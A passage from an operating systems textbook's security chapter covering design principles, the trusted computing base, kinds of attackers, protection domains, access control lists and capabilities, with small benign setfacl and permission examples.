Simplicity also helps to minimize the **attack surface** (all the points where an attacker may interact with the system to try to compromise it). A system that offers a large set of functions to untrusted users, each implemented by many lines of code, has a large attack surface. If a function is not really needed, leave it out. Back in the old days, when memory was expensive and scarce, programmers followed this principle out of necessity. The PDP-1 minicomputer, on which one of the authors cut his (programming) teeth, had 4K of 18-bit words or about 9 KB of total internal memory. It ran a timesharing system that could support three simultaneous users. Programs were necessarily very simple. Nowadays you cannot even boot the computer with less than a gigabyte of RAM and all this bloat makes programs buggy and unreliable.

2. **Principle of fail-safe defaults**. Say you need to organize the access to a resource. It is better to make explicit rules about how users can access the resource than trying to identify the condition under which access to the resource should be denied. Phrased differently: a default of lack of permission is safer. This is how locked doors work: If you don't have the key, you cannot get in.
3. **Principle of complete mediation**. Every access to every resource should be checked for authority. It implies that we must have a way to determine the source of a request (the requester).
4. **POLA** (**Principle of least authority**). This principle states that any (sub) system should have just enough authority (privilege) to perform its task and no more. Thus, if attackers compromise such a system, they elevate their privilege only by the bare minimum.
5. **Principle of privilege separation**. Closely related to the previous point: it is better to split up the system in multiple POLA-compliant components than a single component with all the privileges combined. Again, if one component is compromised, the attackers will be limited in what they can do.
6. **Principle of least common mechanism**. This principle is a little trickier and states that we should minimize the amount of mechanism common to more than one user and depended on by all users. Think of it this way: if we have a choice between implementing a file system routine in the operating system where its global variables are shared by all users, or in a user space library which, to all intents and purposes, is private to the user process, we should opt for the latter. The shared data in the operating system may otherwise serve as an information path between different users. We shall see examples of such sidechannels later.

7. **Principle of Open Design**. This states plain and simple that the design should not be secret and generalizes what is known as **Kerckhoffs' principle** in cryptography. In 1883, the Dutch-born Auguste Kerckhoffs published two journal articles on military cryptography that stated that a cryptosystem should be secure even if everything about the system, except the key, is public knowledge. In other words, do not rely on "security by obscurity," but assume that the adversary immediately gains total familiarity with your system and knows the encryption and decryption algorithms. In modern terms, it means you should assume the enemy has the source code to the security system. Even better, you should publish it yourself to avoid fooling yourself into thinking it is secret. It is probably not.
8. **Principle of Psychological Acceptability**. The final principle is not a technical one at all. Security rules and mechanisms should be easy to use and understand. However, acceptability entails more. Besides the usability of the mechanism, it should also be clear why the rules and mechanisms are necessary in the first place.

9.1.3 Security of the Operating System Structure

The operating system is responsible for providing a foundation on which developers can build applications in their own security domains, and for protecting their confidentiality, integrity and availability. To do so, it uses the security principles of the previous paragraph—to isolate the security domains from each other and mediate all operations that may violate the isolation, and all the other nice things.

As we saw in Sec. 1.7, there are different ways to design an operating system. It turns out that the structure matters for security and some designs are inherently incompatible with some of the security principles. For instance, in early operating systems of the past, and many embedded systems today, there is no isolation whatsoever. All application and operating system functionality runs in a single security domain. In such a design, there is no notion of privilege separation or POLA.

Another important class of operating systems follows a monolithic design where most of the operating system resides in a single security domain, but isolated from the applications. The applications are also isolated from each other. Most general-purpose operating systems follow this design. Since the components of the operating system can interact using function calls and shared memory, it is very efficient. In addition, the design protects the more privileged parts of the system (the kernel of the operating system) from the less privileged parts (user processes). However, if attackers manage to compromise *any* component in the monolithic kernel, all security guarantees are toast.

Unfortunately, there is a lot of code there. Operating systems such as Linux and Windows consist of millions of lines of program code. A vulnerability in any of these lines could be fatal. This is bad enough for code that is part of the core operating system as that is generally carefully scrutinized for bugs, but it gets worse when we talk about device drivers and other extensions to the kernel. Often written by third parties, they tend to be more buggy than the core operating system code. If you buy a nifty new 3D printer, almost certainly you will have to download and install in your kernel a large piece of software about which you know nothing and which could contain many bugs and exploits. This should not be necessary.

An alternative design we discussed is to split up the operating system in many small components that each runs in a separate security domain. This is the approach taken by MINIX 3, shown in Fig. 1.26. Such a **multiserver operating system design** may have security domains for the process management code, the memory management functions, the network stack, the file system, and every driver in the system—with a very small microkernel running with higher privileges to implement the isolation at the lowest level. The model is less efficient than the monolithic one, because even the operating system components must now communicate with each other using IPC. On the other hand, adhering to the security principles is much easier. While a compromised printer driver may still embellish the pages coming out of the printer with hilarious messages and emojis, it is no longer able to pass the keys to the kingdom to the bad people.

Unikernels, finally, take yet another approach. Here, a minimal kernel is responsible only for partitioning the resources at the lowest level, but all operating system functionality required for the single application is implemented in the application's security domain in the form of a minimal "LibOS." The design allows applications to customize the operating system functionality exactly according to their needs and leave out everything that they do not need anyway. Doing so reduces the attack surface. While you may object that running everything in the same security domain is bad for security, do not forget that there is only a single application in that domain—any compromise will effect only that application.

9.1.4 Trusted Computing Base

Let us dig into this a little deeper. In the security world, people often talk about **trusted systems** rather than secure systems. These are systems that have formally stated security requirements and meet these requirements. At the heart of every trusted system is a minimal **TCB** (**Trusted Computing Base**) consisting of the hardware and software necessary for enforcing all the security rules. If the trusted computing base is working to specification, the system security cannot be compromised, no matter what else is wrong.

The TCB typically consists of most of the hardware (except I/O devices that do not affect security), a portion of the operating system kernel, and most or all of the user programs that have superuser power (e.g., SETUID root programs in UNIX).

Operating system functions that must be part of the TCB include process creation, process switching, memory management, and part of file and I/O management. In a secure design, often the TCB will be quite separate from the rest of the operating system in order to minimize its size and verify its correctness.

An important part of the TCB is the reference monitor, as shown in Fig. 9-2. The reference monitor accepts all system calls involving security, such as opening files, and decides whether they should be processed or not. The reference monitor thus takes care of mediation, allowing all the security decisions to be put in one place, with no possibility of bypassing it. Most operating systems are not designed this way, which is part of the reason they are so insecure.



Figure 9-2. A reference monitor.

The TCB is closely related to the security principles we discussed earlier. For instance, a well-designed TCB is simple, separates privileges, applies the principle of least privilege, and so on. This brings us back to the design of the operating system. For some operating system designs, the TCB is enormous. In Windows or Linux, the TCB consists of all the code running in the kernel. That includes all the core functionality, but also all drivers. If you want to get picky, it also includes the compiler, since a rogue compiler could recognize when it is compiling the operating system and intentionally insert exploits in it that do not appear in the source code.

One of the goals of some current security research is to reduce the trusted computing base from millions of lines of code to merely tens of thousands of lines of code. Consider the MINIX 3 operating system: a POSIX-conformant system but with a radically different structure than Linux or FreeBSD. With MINIX 3, only about 15,000 lines of code run in the kernel. Everything else runs as a set of user processes. Some of these, like the file system and the process manager, are part of the TCB since they can easily compromise system security. But other parts, such as the printer driver and the audio driver, are not part of the trusted computing base and no matter what is wrong with them (even if they are taken over by a virus),

there is nothing they can do to compromise system security. By reducing the trusted computing base by two orders of magnitude, systems like MINIX 3 can potentially offer much higher security than conventional designs.

Unikernels may reduce the TCB in a different way, by aggressively removing everything that is not essential for the application in the Unikernel. While there may be little or no separation between the operating system and the kernel, the total amount of code in the TCB is much reduced compared to monolithic systems. The point is that the structure of the operating system has important consequences for the security guarantees.

9.1.5 Attackers

Systems are under constant threat from attackers who try to violate the security guarantees provided by the operating system or hypervisor, by stealing confidential data, modifying data to which they should not have access, or crashing the system.

There are many ways in which an outsider can attack a system; we will look at some of them later in this chapter. Many of the attacks nowadays are supported by highly advanced tools and services. Some of these tools are built by criminals, others by "ethical hackers," who are trying to help companies find flaws in their software so they can be repaired before it is released.

Incidentally, the popular press tends to use the generic term "hacker" for the criminals. However, within the computer world, "hacker" is a term of honor reserved for all great programmers. While some of these are rogues, most are not. The press got this one wrong. In deference to true hackers, we will use the term in the original sense and will call people who try to break into computer systems where they do not belong either **crackers**.

Hackers and crackers have influenced operating system design in more ways than one. Not only have operating systems adopted a wide variety of protection mechanisms to prevent attackers from compromising the system, the crackers scene also served as a source of inspiration for the earlier computer pioneers. Steve Wozniak and Steve Jobs spent their time developing tools for phone phreaking (cracking the telephony system) before moving on to build a personal computer that they decided to call *Apple*. According to Wozniak, there would have been no Apple without John Draper, a controversial cracker popularly known as Captain Crunch. He acquired his nickname when he discovered that the toy whistle in a package of Cap'n Crunch cereals emitted a tone of 2600 Hz, which happened to be the exact frequency used by AT&T to authorize its (then expensive) long distance calls. Before founding one of the most successful computer companies in history, the two Steves similarly spent their time trying to get phone calls for free.

In the security literature, people who are nosing around places where they have no business being may also be called **attackers**, **intruders**, or sometimes **adversaries**. A few decades ago, cracking computer systems was all about showing your

friends how clever you were (and the authors will neither confirm nor deny rumors that they engaged in such activities in their younger days). Nowadays, however, this is no longer the only or even the most important reason to break into a system. There are many different types of attackers with different kinds of motivation. These include theft, hacktivism, vandalism, terrorism, cyberwarfare, espionage, spam, extortion, fraud—and occasionally the attacker still simply wants to show off, or expose the poor security of an organization.

Attackers similarly range from not very skilled beginners who want to be cybercriminals but have not learned the ropes yet, to extremely skillful crackers. They may be professionals working for criminals, governments (e.g., the police, the military, or the secret services), or security firms—or hobbyists that do all their hacking in their spare time. It should be clear that trying to keep a hostile foreign government from stealing military secrets is quite a different matter from trying to keep students from inserting a funny message-of-the-day into the system. The amount of effort needed for security and protection clearly depends on who the enemy is thought to be.

Going back to the attack tools, it may come as a surprise that many of them are developed by white hats. The explanation is that, while the baddies may (and do) use them also, these tools primarily serve as convenient means to test the security of a computer system or network. For instance, a **fuzzer** is a software testing tool that throws unexpected and/or invalid inputs at programs to see if the program hangs or crashes—evidence of bugs that should be fixed. Some fuzzers can only be used on simple user programs, but others explicitly target the operating system. A good example is Google's *syzkaller* which semi-randomly executes system calls with crazy combinations of arguments to trigger bugs in the kernel. Fuzzers may be used by developers to test their own code or corporate users to test the software they have purchased, but also by crackers who look for vulnerabilities that allow them to compromise the system. A tool that is useful for attackers as well as defenders is known as **dual use**. There are many examples of such tools.

However, cybercriminals also offer a wide range of (often online) services to wannabe cyber crooks who want to spread malware, launder money, redirect traffic, provide hosting with a no-questions-asked policy, and many other things that fit in the perceived business model. Most criminal activities on the Internet build on infrastructures known as **botnets** that consist of thousands (and sometimes millions) of compromised computers—often normal computers of innocent and ignorant users. There are all-too-many ways in which attackers can compromise a user's machine. While the hackers in movies typically "hack into" the system by exploiting some minuscule weakness in the victim's defenses with great genius (whatever that means), the reality may be more prosaic. For instance, they may guess the password, because "letmein" or "password" turn out to be less secure than many people think. The opposite also happens. Some users pick very complicated passwords, so that they cannot remember them, and have to write them down on a Post-it note which they attach to their screen or keyboard. This way, anyone

with physical access to the machine (including the cleaning staff, secretary, and all visitors) also has access to everything *on* the machine and also on all other machines to which that one has automatic access.

Another trick to infect somebody's computer is to offer free, but malicious versions of popular software that users install themselves: Trojans. Unfortunately, there are many other examples, and they include high-ranking officials losing USB sticks with sensitive information, old hard drives with trade secrets that are not properly wiped before being dropped in the recycling bin, and so on. None of these are terribly sophisticated.

Nevertheless, some of the most important security incidents *are* due to sophisticated cyber attacks. In this book, we are specifically interested in attacks that are related to the operating system. In other words, we will not look at Web attacks, or attacks on SQL databases. Instead, we focus on attacks where the operating system is either the target of the attack or plays an important role in enforcing (or more commonly, failing to enforce) the security policies. If you are interested in network security, there are many books on the topic, including Kaufman et al. (2022), Moseley (2021), Santos (2022), Schoenfield (2021), and Van Oorschot (2020).

In general, we distinguish between attacks that *passively* try to steal information and attacks that *actively* try to make a computer program misbehave. An example of a passive attack is an adversary that sniffs the network traffic and tries to break the encryption (if any) to get to the data. In an active attack, the intruder may take control of a user's Web browser to make it execute malicious code, for instance to steal credit card details. In the same vein, we distinguish between **cryptography**, which is all about shuffling a message or file in such a way that it becomes hard to recover the original data unless you have the key, and software **hardening**, which adds protection mechanisms to programs to make it hard for attackers to make them misbehave. The operating system uses cryptography in many places: to transmit data securely over the network, to store files securely on disk, to scramble the passwords in a password file, etc. Program hardening is also used all over the place: to prevent attackers from injecting new code into running software, to make sure that each process has exactly those privileges it needs to do what it is supposed to do and no more, etc.

When the computer is under control of the attacker, it is known as a **bot** or **zombie**. Typically, none of this is visible to the user. The attacker can use the bot to launch new attacks, steal passwords or credit card details, encrypt all the data on the disk for ransom, mine cryptocurrency, or any of the 1001 other things you can do with someone else's computer and electricity someone else is paying for.

Sometimes, the effects of the attack go well beyond the computer systems themselves and reach directly into the physical world. One example is the attack on the waste management system of Maroochy Shire, in Queensland, Australia—not too far from Brisbane. A disgruntled ex-employee of a sewage system installation company was not amused when the Maroochy Shire Council turned down his job application and he decided not to get mad, but to get even. He took control of the

sewage system and caused a million liters of raw sewage to spill into the parks, rivers and coastal waters (where fish promptly died)—as well as other places. A less smelly but perhaps dirtier and certainly scarier example of a cyberweapon interfering in physical affairs was *Stuxnet*—a highly sophisticated attack that damaged the centrifuges in a uranium enrichment facility in Natanz, Iran, and is said to have caused a significant slowdown in Iran's nuclear program. While no one has come forward to claim credit for this attack, something that sophisticated probably originated with the secret services of one or more countries hostile to Iran.

9.1.6 Can We Build Secure Systems?

Nowadays, it is hard to open a newspaper without reading yet another story about attackers breaking into computer systems, stealing information, or controlling millions of computers. A naive person might logically ask two questions concerning this state of affairs:

1. Is it possible to build a secure computer system?
2. If so, why is it not done?

The answer to the first one is: "In theory, yes." In principle, software and hardware can be free of bugs and we can even verify that it is secure—as long as that software or hardware is not too large or complicated. Unfortunately, computer systems today are horrendously complicated and this has a lot to do with the second question. The second question, why secure systems are not being built, comes down to two fundamental reasons. First, current systems are not secure but users are unwilling to throw them out. If Microsoft were to announce that in addition to Windows it had a new product, SecureOS, that was resistant to viruses but did not run Windows applications, it is far from certain that every person and company would drop Windows like a hot potato and buy the new system immediately.

In fact, Microsoft has had a highly secure operating system, Singularity, for years, but decided not to market it (Larus and Hunt, 2010). Since Windows 11 is based on a hypervisor, it would be easy to ship Windows 11 with two prebuilt virtual machines, Windows 11 and Singularity, and over a period of years gradually migrate security-sensitive applications to Singularity, but management decided not to do this for reasons best known to it.

The second issue is more subtle. The only known way to build a secure system is to keep it simple. Features are the sworn enemy of security. The good folks in the Marketing Dept. at most tech companies believe (rightly or wrongly, mostly wrongly) that what users desperately want is more features, bigger features, better features, sexier features, and ever more useless features. They make sure that the system architects designing their products get the word. However, all these mean more complexity, more code, more bugs, and more security errors.

One of the worst offenders is Apple, which is actually one of the tech companies that takes security extremely seriously. Apple devices have a feature called *handoff*, which allows you to start typing an email on a MacBook and then switch over to an iPhone to finish it. Did any user demand this before it was available? We doubt it. But Apple did it anyway, despite the large amount of potentially buggy code it required to implement this. So the downside of this more-or-less useless feature is thousands of lines of new code in the operating system, potentially with usable exploits, which also affect users who are not even aware of this feature, let alone who use it.

Here are two fairly simple examples. The first email systems sent messages as ASCII text. They were simple and could be made fairly secure. Unless there are really dumb bugs in the email program, there is little an incoming ASCII message can do to damage a computer system (we will actually see some attacks that may be possible later in this chapter). Then people got the idea to expand email to include other types of documents, for example, *Word* files, which can contain programs in macros. Reading such a document means running somebody else's program on your computer. No matter how much sandboxing is used, running a foreign program on your computer is inherently more dangerous than looking at ASCII text. Did users demand the ability to change email from passive documents to active programs? Probably not, but somebody thought it would be a nifty idea, without worrying too much about the security implications.

The second example is the same thing for Web pages. When the Web consisted of passive HTML pages, it did not pose a major security problem. Now that many Web pages contain programs (such as JavaScript) that the user has to run to view the content, one security leak after another pops up. As soon as one is fixed, another takes its place. When the Web was entirely static, were users up in arms demanding dynamic content? Not that the authors remember, but its introduction brought with it a raft of security problems. It looks like the Vice-President-In-Charge-of-Saying-No was asleep at the wheel.

Actually, there are some organizations that think good security is more important than nifty new features, the military being the prime example. In the following sections we will look some of the issues involved, but they can be summarized in one sentence. To build a secure system, have a security model at the core of the operating system that is simple enough that the designers can actually understand it, and resist all pressure to deviate from it in order to add new features.

9.2 CONTROLLING ACCESS TO RESOURCES

Security is easier to achieve if there is a clear model of what is to be protected and who is allowed to do what. Quite a bit of work has been done in this area, so we can only scratch the surface in this brief treatment. We will focus on a few general models and the mechanisms for enforcing them.

9.2.1 Protection Domains

A computer system contains many resources, or "objects," that need to be protected. These objects can be hardware (e.g., CPUs, memory pages, disk drives, or printers) or software (e.g., processes, files, databases, or semaphores).

Each object has a unique name by which it is referenced, and a finite set of operations that processes are allowed to carry out on it. The read and write operations are appropriate to a file; up and down make sense on a semaphore.

It is obvious that a way is needed to prohibit processes from accessing objects that they are not authorized to access. Furthermore, this mechanism must also make it possible to restrict processes to a subset of the legal operations when that is needed. For example, process *A* may be entitled to read, but not write, file *F*. The mechanism must allow this.

So far, we have casually wielded the term *security domain* to refer to virtual machines, operating system kernels, and processes that all need to be isolated from each other and that all have their own privileges. In order to discuss different security mechanisms, it is useful to define slightly more formally, the related concept of protection domain. A protection domain is a set of (object, rights) pairs. Each pair specifies an object and some subset of the operations that can be performed on it. Protection and security domains are closely related. Every security domain, such as a process P or a virtual machine V is in a particular protection domain D that determines what rights it has. A **right** in this context means permission to perform one of the operations. Often a protection domain corresponds to a single user, telling what the user can do and not do, but it can also be more general than just one user. For example, the members of a programming team working on some project might all belong to the same protection domain so that they can all access the project files.

In some cases, protection domains are organized in a hierarchy. As long as a virtual machine (VM) is in a protection domain, no program in the VM may perform operations that do not agree with the protection domain. However, it does not mean that all the programs in the VM can perform *all* operations in the protection domain; some will have only a subset of the access rights. In other words, the higher-level protection domains will be constrained by the lower-level protection domain.

How objects are allocated to protection domains depends on the specifics of who needs to perform what operations on what objects. However, one basic concept, as we have seen, is the POLA or need to know. In general, security works best when each domain has the minimum objects and privileges to do its work—and no more.

Figure 9-3 shows three domains, showing the objects in each domain and the rights (Read, Write, eXecute) available on each object. Note that *Printer1* is in two domains at the same time, with the same rights in each. *File1* is also in two domains, with different rights in each one.



Figure 9-3. Three protection domains.

At every instant of time, each process (or in general, security domain) runs in some protection domain. In other words, there is some collection of objects it can access, and for each object it has some set of rights. Processes can also switch from protection domain to protection domain during execution. The rules for protection domain switching are highly system dependent.

To make the idea of a protection domain more concrete, let us look at UNIX (including Linux, FreeBSD, and friends). In UNIX, the domain of a process is defined by its UID and GID. When users log in, their shells get the UID and GID contained in their entry in the password file and these are inherited by all its children. Given any (UID, GID) combination, it is possible to make a complete list of all objects (files, including I/O devices represented by special files, etc.) that can be accessed, and whether they can be accessed for reading, writing, or executing. Two processes with the same (UID, GID) combination will have access to exactly the same set of objects. Processes with different (UID, GID) values will have access to a different set of files, although there may be considerable overlap.

Furthermore, each process in UNIX has two halves: the user part and the kernel part. When the process does a system call, it switches from the user part to the kernel part. The kernel part has access to a different set of objects from the user part. For example, the kernel can access all the pages in physical memory, the entire disk, and all the other protected resources. Thus, a system call causes a protection domain switch.

When a process does an exec on a file with the SETUID or SETGID bit on, it acquires a new effective UID or GID. With a different (UID, GID) combination, it has a different set of files and operations available. Running a program with SETUID or SETGID is also a protection domain switch, since the rights available change.

This is another point where the concepts of security domain and protection domain differ. In our use of the term security domain, we simply refer to the SETUID process and that security domain does not change. In contrast, the protection domain changes when a process changes the effective UID.

In this section, we are interested in access rights. In the remainder of this section, whenever we say domain, we mean protection domain. If we do want to talk about security domains, we will say so explicitly.

An important question is how the system keeps track of which object belongs to which protection domain. Conceptually, at least, one can envision a large matrix, with the rows being domains and the columns being objects. Each box lists the rights, if any, that the domain contains for the object. The matrix for Fig. 9-3 is shown in Fig. 9-4. Given this matrix and the current domain number, the system can tell if an access to a given object in a particular way from a specified domain is allowed.

	Object							
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2
Domain 1	Read	Read Write						
2			Read	Read Write Execute	Read Write		Write	
3						Read Write Execute	Write	Write

Figure 9-4. A protection matrix.

Domain switching itself can be easily included in the matrix model by realizing that a domain is itself an object, with the operation enter. Figure 9-5 shows the matrix of Fig. 9-4 again, only now with the three domains as objects themselves. Processes in domain 1 can switch to domain 2, but once there, they cannot go back. This situation models executing a SETUID program in UNIX. No other domain switches are permitted in this example.

	Object										
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2	Domain1	Domain2	Domain3
Domain 1	Read	Read Write								Enter	
2			Read	Read Write Execute	Read Write		Write				
3						Read Write Execute	Write	Write			

Figure 9-5. A protection matrix with domains as objects.

9.2.2 Access Control Lists

In practice, actually storing the matrix of Fig. 9-5 is rarely done because it is large and sparse. Most domains have no access at all to most objects, so storing a very large, mostly empty, matrix is a waste of disk space. Two methods that are

practical, however, are storing the matrix by rows or by columns, and then storing only the nonempty elements. The two approaches are surprisingly different. In this section, we will look at storing it by column; in the next we will study storing it by row.

The first technique consists of associating with each object an (ordered) list containing all the domains that may access the object, and how. This list is called the **ACL** (**Access Control List**) and is illustrated in Fig. 9-6. Here we see three processes, each belonging to a different domain, *A*, *B*, and *C*, and three files *F1*, *F2*, and *F3*. For simplicity, we will assume that each domain corresponds to exactly one user, in this case, users *A*, *B*, and *C*. Often in the security literature the users are called **subjects** or **principals**, to contrast them with the things owned, the **objects**, such as files.



Figure 9-6. Use of access control lists to manage file access.

Each file has an ACL associated with it. File *F1* has two entries in its ACL (separated by a semicolon). The first entry says that any process owned by user *A* may read and write the file. The second entry says that any process owned by user *B* may read the file. All other accesses by these users and all accesses by other users are forbidden (adhering to the principle of fail-safe defaults). Note that the rights are granted by user, not by process. As far as the protection system goes, any process owned by user *A* can read and write file *F1*. It does not matter if there is one such process or 100 of them. It is the owner, not the process ID, that matters.

File *F2* has three entries in its ACL: *A*, *B*, and *C* can all read the file, and *B* can also write it. No other accesses are allowed. File *F3* is apparently an executable program, since *B* and *C* can both read and execute it. *B* can also write it.

This example illustrates the most basic form of protection with ACLs. More sophisticated systems are often used in practice. To start with, we have shown only three rights so far: read, write, and execute. There may be additional rights as well. Some of these may be generic, that is, apply to all objects, and some may be object

specific. Examples of generic rights are destroy object and copy object. These could hold for any object, no matter what type it is. Object-specific rights might include append message for a mailbox object and sort alphabetically for a directory object.

So far, our ACL entries have been for individual users. Many systems support the concept of a **group** of users. Groups have names and can be included in ACLs. Two variations on the semantics of groups are possible. In some systems, each process has a user ID (UID) and group ID (GID). In such systems, an ACL entry contains entries of the form

UID1, GID1: rights1; UID2, GID2: rights2; ...

Under these conditions, when a request is made to access an object, a check is made using the caller's UID and GID. If they are present in the ACL, the rights listed are available. If the (UID, GID) combination is not in the list, the access is not permitted.

Using groups this way effectively introduces the concept of a **role**. Consider a computer installation in which Tana is system administrator, and thus in the group *sysadm*. However, suppose that the company also has some clubs for employees and Tana is a member of the pigeon fanciers club. Club members belong to the group *pigfan* and have access to the company's computers for managing their pigeon database. A portion of the ACL might be as shown in Fig. 9-7.

File	Access control list
Password	tana, sysadm: RW
Pigeon_data	bill, pigfan: RW; tana, pigfan: RW; ...

Figure 9-7. Two access control lists.

If Tana tries to access one of these files, the result depends on which group she is currently logged in as. When she logs in, the system may ask her to choose which of her groups she is currently using, or there might even be different login names and/or passwords to keep them separate. The point of this scheme is to prevent Tana from accessing the password file when she currently has her pigeon fancier's hat on. She can do that only when logged in as the system administrator.

In some cases, a user may have access to certain files independent of which group she is currently logged in as. That case can be handled by introducing the concept of a **wildcard**, which means everyone. For example, the entry

tana, *: RW

for the password file would give Tana access no matter which group she was currently in as.

Yet another possibility is that if a user belongs to any of the groups that have certain access rights, the access is permitted. The advantage here is that a user

belonging to multiple groups does not have to specify which group to use at login time. All of them count all of the time. A disadvantage of this approach is that it provides less encapsulation: Tana can edit the password file during a pigeon club meeting.

The use of groups and wildcards introduces the possibility of selectively blocking a specific user from accessing a file. For example, the entry

```
anna, *: (none); *, *: RW
```

gives the entire world except for Anna read and write access to the file. This works because the entries are scanned in order, and the first one that applies is taken; subsequent entries are not even examined. A match is found for Anna on the first entry and the access rights, in this case, "none" are found and applied. The search is terminated at that point. The fact that the rest of the world has access is never even seen.

The other way of dealing with groups is not to have ACL entries consist of (UID, GID) pairs, but to have each entry be a UID or a GID. For example, an entry for the file *pigeon_data* could be

```
debbie: RW; emma: RW; pigfan: RW
```

meaning that Debbie and Emma, and all members of the *pigfan* group have read and write access to the file.

It sometimes occurs that a user or a group has certain permissions with respect to a file that the file owner later wishes to revoke. With access-control lists, it is relatively straightforward to revoke a previously granted access. All that has to be done is edit the ACL to make the change. However, if the ACL is checked only when a file is opened, most likely the change will take effect only on future calls to open. Any file that is already open will continue to have the rights it had when it was opened, even if the user is no longer authorized to access the file.

On UNIX systems such as Linux and FreeBSD, you can use the commands getfacl and setfacl to inspect and set the access control list, respectively. In practice, many users limit themselves to regulating the access to files using the well-known UNIX read, write, and execute permissions for the "user" (owner), "group," and "other" (everybody else), but access control lists give them finer-grained control over who gets access to what. For instance, suppose we have a file hello.txt with the following file permissions:

```
-rw-r----- 1 herbertb staff    6 Nov 20 11:05 hello.txt
```

In other words, the file has read/write permission for the owner, read permissions for everyone in group staff, and no permissions for everybody else. Using access control lists, Herbert can give a user Yossarian read/write permissions to the file without adding him to the group staff or making the file accessible to everybody else, as follows:

```
setfacl -m u:yossarian:rw hello.txt
```

Windows similarly allows users to inspect and configure the access control lists from its PowerShell using the get-Acl and set-Acl commands. MacOS also supports ACLs, but it rolled the commands into the chmod command.

9.2.3 Capabilities

The other way of slicing up the matrix of Fig. 9-5 is by rows. When this method is used, associated with each process (or, in general, security domain) is a list of objects that may be accessed, along with an indication of which operations are permitted on each, in other words, its domain. This list is called a **capability list** (or **C-list**) and the individual items on it are called **capabilities**. This idea has been around for half a century but is still widely used (Dennis and Van Horn, 1966; Fabry, 1974). A set of three processes and their capability lists is shown in Fig. 9-8.



Figure 9-8. When capabilities are used, each process has a capability list.

Each capability grants the owner certain rights on a certain object. In Fig. 9-8, the process owned by user *A* can read files *F1* and *F2*, for example. Usually, a capability consists of a file (or more generally, an object) identifier and a bitmap for the various rights. In a UNIX-like system, the file identifier would probably be the i-node number. Capability lists are themselves objects and may be pointed to from other capability lists, thus facilitating sharing of subdomains.

It is fairly obvious that capability lists must be protected from user tampering. Three methods of protecting them are known. The first way requires a **tagged architecture**, a hardware design in which each memory word has an extra (or tag) bit that tells whether the word contains a capability or not. The tag bit is not used by arithmetic, comparison, or similar ordinary instructions, and it can be modified only by programs running in kernel mode (i.e., the operating system). Tagged-architecture machines have been built and can be made to work quite well (Feustal, 1972). The IBM AS/400 is a popular example.

The second way is to keep the C-list inside the operating system. Capabilities are then referred to by their position in the capability list. A process might say: "Read 1 KB from the file pointed to by capability 2." This form of addressing is similar to using file descriptors in UNIX. Hydra (Wulf et al., 1974) worked this way.

The third way is to keep the C-list in user space, but manage the capabilities cryptographically so that users cannot tamper with them. This approach is particularly suited to distributed systems and works as follows. When a client process sends a message to a remote server, for example, a file server, to create an object for it, the server creates the object and generates a long random number, the check field, to go with it. A slot in the server's file table is reserved for the object and the check field is stored there along with the addresses of the disk blocks. In UNIX terms, the check field is stored on the server in the i-node. It is not sent back to the user and never put on the network. The server then generates and returns a capability to the user of the form shown in Fig. 9-9.



Figure 9-9. A cryptographically protected capability.

